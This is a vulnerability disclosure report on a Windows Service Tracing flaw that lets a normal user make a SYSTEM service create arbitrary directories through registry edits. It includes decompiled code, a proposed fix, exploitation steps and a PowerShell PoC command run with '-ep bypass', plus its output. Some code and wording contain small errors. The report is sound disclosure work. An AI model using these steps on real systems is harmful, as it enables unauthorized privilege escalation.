

Vulnerability Report

2020-04-06 Windows Tracing Arbitrary Directory Create.docx

Title	2020-04-06 Windows Tracing Arbitrary Directory Create.docx
Security Impact	Elevation of Privilege
Product	Windows
Platform	19592.1001.amd64fre.rs_prerelease.200321-1719
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1 Executive Summary

1.1 Summary

The service tracing feature can be abused by a normal user to create directories in the context of NT AUTHORITY\SYSTEM.

1.2 Description

The service tracing feature can be configured simply by editing two values in the registry, under HKLM\SOFTWARE\Microsoft\Tracing\<MODULE>. The FileDirectory value is the one used to specify the output directory of the log file. If the path represents an existing directory, the corresponding service creates or opens the log file in this directory and starts writing to it. On the other hand, if the path represents a non-existing directory, the service will create it and immediately returns without trying to open or create the log file. Following my analysis, I think that this is the unintended consequence of a check that was initially implemented to see if the path provided by the user was valid. This vulnerability results in an arbitrary directory creation in the context of NT AUTHORITY\SYSTEM.

2 Root Cause Analysis

2.1 The Vulnerability

This report is a follow-up to a vulnerability I found last year in the Service Tracing feature, which was given the ID [CVE-2020-0668](#).

I found out that the Tracing key can be configured by any users to log debug information about some services. When the log file size exceeded the value specified in `MaxFileSize`, the file was renamed and a new one was created. This operation could be abused to move an arbitrary file to any location on the filesystem as long as the targeted service ran as NT AUTHORITY\SYSTEM.

This particular vulnerability was patched but, this feature can still be abused by a normal user to perform some privileged actions.

As a reminder, here is the content of a typical tracing key in the registry (`RASTAPI` here):




Figure 1: Example of a Tracing key entry

I'll focus on the following values:

- `FileDirectory` is used to specify the target directory of the log file.
- `EnableFileTracing` is used to enable/disable the tracing.

Now, let's consider the **empty** directory `C:\ZZ_SANDBOX` (which was created using a normal user account but it doesn't matter here).




Figure 2: A dummy empty directory

Now, I set the two values as follows:

- FileDirectory → C:\ZZ_SANDBOX\foo123
- EnableFileTracing → 1




Figure 3: RASTAPI tracing configuration

As soon as `EnableFileTracing` is set to 1 (i.e. the tracing is enabled), we can observe an event in Process Monitor. The directory `C:\ZZ_SANDBOX\foo123` is created and then, the handle is immediately closed.




Figure 4: Procmon - The directory "foo123" is created by the targeted service

Looking at the properties of the directory, we can see that it was indeed created by NT AUTHORITY\SYSTEM and that its permissions are inherited from its parent directory.




Figure 5: Properties of the "foo123" directory

As a conclusion, a normal user can abuse this feature to create an arbitrary folder on the filesystem. Since the permissions are inherited, there is a little chance this would result in a full system compromise but it can theoretically still be considered as an elevation of privilege.

2.2 Identifying the Root Cause

In order to identify the root cause, we can start by looking at the properties of the CreateFile event in Process Monitor.




Figure 6: Procmon - Event properties

The CreateDirectory() call originated from TraceCreateClientFileA() in rtutils.dll. The code of this function contains only one occurrence of this call and it's located right at the beginning.

```
HRESULT __fastcall TraceCreateClientFileA(__int64 a1)
{
    const char *v1; // rbx@1
    __int64 v2; // rsi@1
    HRESULT result; // eax@2
    HANDLE v4; // rax@8
    void *v5; // rbx@8
    HRESULT v6; // edi@9
    char pszDest; // [sp+40h] [bp-128h]@3

    v1 = (const char *) (a1 + 0x11C);
    v2 = a1;
    if ( CreateDirectoryA((LPCSTR)(a1 + 0x11C), 0i64) )
        return GetLastError();
    result = StringCchCopyA(&pszDest, 0x104ui64, v1);
    if ( result < 0 )
    {
        || (result = StringCchCatA(&pszDest, 0x104ui64, "\\"), result < 0)
        || (result = StringCchCatA(&pszDest, 0x104ui64, (STRSAFE_LPCSTR)(v2 + 64)), result < 0)
        || (result = StringCchCatA(&pszDest, 0x104ui64, ".LOG"), result < 0) )
    {
        result = (unsigned __int16)result;
    }
    else
    {
        v4 = CreateFileA(&pszDest, 0xC0000000, 1u, 0i64, 4u, 0x110080u, 0i64);
        v5 = v4;
        if ( v4 == (HANDLE)-1 )
```

Figure 7: IDA - TraceCreateClientFileA()

The value `a1+0x11C` is passed as the `LPCSTR` pointer for the `CreateDirectoryA()` winapi call. To verify what value it was pointing to, I fired up WinDbg and set a breakpoint on `rtutils!TraceCreateClientFileA`. After hitting the breakpoint (1), I stepped into the function and stopped right after `lea rbx, [rcx+11C]` (2). At this point, we can see that the `RBX` register contains the address of the `C:\ZZ_SANDBOX\foo123` ANSI string (3).




Figure 8: WinDbg - TraceCreateClientFileA

This confirms that we are at the right location in the code. With some simplifications, this yields the follow C code.

```
if (CreateDirectoryA("C:\\ZZ_SANBOX\\foo123", NULL))
    return GetLastError();
```

If the `CreateDirectoryA()` winapi call succeeds, i.e. if the target directory is created, the `TraceCreateClientFile()` function immediately returns. The return value is `GetLastError()`, which would therefore always be 0 I guess. Therefore, the log file isn't created/opened.

On the other hand, if the `CreateDirectoryA()` winapi call fails, the function continues and the log file is opened.

Analyzing this code, my assumption is that the purpose of the `CreateDirectoryA()` API call is to check whether the path provided by the user is valid. Indeed, if the target directory exists then this function fails and the last error code is set to `ERROR_ALREADY_EXISTS`. In practice, this works but, this also has a potentially unintended side effect. Indeed, according to the documentation, the purpose of `CreateFileA()` function is to "create a new directory" ([source](#)). So, if the parent folder exists and the child doesn't then the child is created.

Provided that my assumption is correct, I think that replacing `CreateDirectoryA()` with a call to `CreateFileA()` would prevent this side effect. I did some tests and I came up with the following code. It shouldn't add too much overhead.

```
LPCSTR lpFileName = (LPCSTR) argv[1];
HANDLE hFolder = CreateFileA(
    lpFileName,
    GENERIC_READ,
    FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
    NULL,
    OPEN_EXISTING,
    FILE_FLAG_BACKUP_SEMANTICS,
    NULL);
// dwDesiredAccess
// dwShareMode
// lpSecurityAttributes
// dwCreationDisposition
// dwFlagsAndAttributes
// hTemplateFile

if (hFolder != INVALID_HANDLE_VALUE)
{
    BY_HANDLE_FILE_INFORMATION info;
    ZeroMemory(&info, sizeof(BY_HANDLE_FILE_INFORMATION));
    if (GetFileInformationByHandle(hFolder, &info)) {
        if ((info.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) == FILE_ATTRIBUTE_DIRECTORY)
            printf("%s' exists and is a directory\n", lpFileName);
        else
            printf("%s' exists and is a file\n", lpFileName);
    }
    CloseHandle(hFolder);
}
else
{
    if (GetLastError() == ERROR_FILE_NOT_FOUND)
        printf("%s' doesn't exist\n", lpFileName);
    else
        printf("Unhandled error: %d\n", GetLastError());
}
```

Here is the result with an existing folder, a non-existing folder and a file.

```
C:\ZZ_DEV>test.exe C:\Windows\Tracing
'C:\Windows\Tracing' exists and is a directory

C:\ZZ_DEV>test.exe C:\Windows\Tracing\blah
'C:\Windows\Tracing\blah' doesn't exist

C:\ZZ_DEV>test.exe C:\Windows\System32\license.rtf
'C:\Windows\System32\license.rtf' exists and is a file
```

Figure 9: Results of the test application

3 PoC / Exploit

3.1 Exploitation

There is nothing particular to say about the exploitation. It can be summarized in 3 simple steps.

1. Set the path of the directory to create in the FileDirectory value and set EnableFileTracing to 1 to enable the tracing. The parent directory must exist.
2. Check whether the folder was created. If not, it might be necessary to generate some events so that the targeted service tries to write to the log file and thus creates the directory.
3. Restore the values in the registry.

3.2 Steps to Reproduce

I've provided a PoC that demonstrates the vulnerability. It should be executed as a regular user at medium integrity level.

1. Copy the provided PowerShell script to a user-writable location.




Figure 10: PoC file

2. Execute the following command to create the foo123 directory in C:\Windows\System32:

```
C:\Users\Lab-User\Downloads>powershell -ep bypass -c ". .\poc.ps1; DoMain -Path 'C:\Windows\System32\foo123'"
```

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19592.1001]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\ZZ_DEV>whoami
desktop-rtfonkm\lab-user

C:\ZZ_DEV>icacls C:\Windows\System32\foo123
C:\Windows\System32\foo123: The system cannot find the file specified.
Successfully processed 0 files; Failed processing 1 files

C:\ZZ_DEV>powershell -ep bypass -c ". .\poc.ps1; DoMain -Path 'C:\Windows\System32\foo123'"
[*] The Tracing key was successfully configured.
[+] Success! Target folder 'C:\Windows\System32\foo123' was created.
[*] Restoring Tracing configuration.

C:\ZZ_DEV>icacls C:\Windows\System32\foo123
C:\Windows\System32\foo123 NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files

C:\ZZ_DEV>
```

Figure 11: PoC result